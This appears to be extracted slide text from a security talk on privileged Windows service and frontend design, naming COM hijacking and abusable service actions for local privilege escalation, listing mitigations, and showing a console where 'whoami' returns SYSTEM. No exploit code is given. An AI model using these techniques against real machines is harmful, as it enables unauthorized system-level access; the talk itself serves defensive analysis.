- In an ideal world: Frontend doesn't need to trigger privileged actions
 - Unrealistic, cause users are often not admins on their machines
- Allow list DLLs (Signed vendor DLLs, Restricted paths, ...)
 - Need to intercept relevant functions in Userspace and Kernel 😱
- Minimize attack surface
 - Only allow strictly necessary actions & validate all parameters






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- COM Hijacking to get code execution in protected frontend
- Service Processes often expose actions abusable for local privilege escalation
- Design of such components is hard, changes / mitigations afterwards even harder



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Administrator: C:\WINDOWS\system32\cmd.exe
Microsoft Windows [Version 10.0.26100.231]
(c) Microsoft Corporation. All rights reserved.
C:\Windows\System32>whoami
nt authority\system
C:\Windows\System32>



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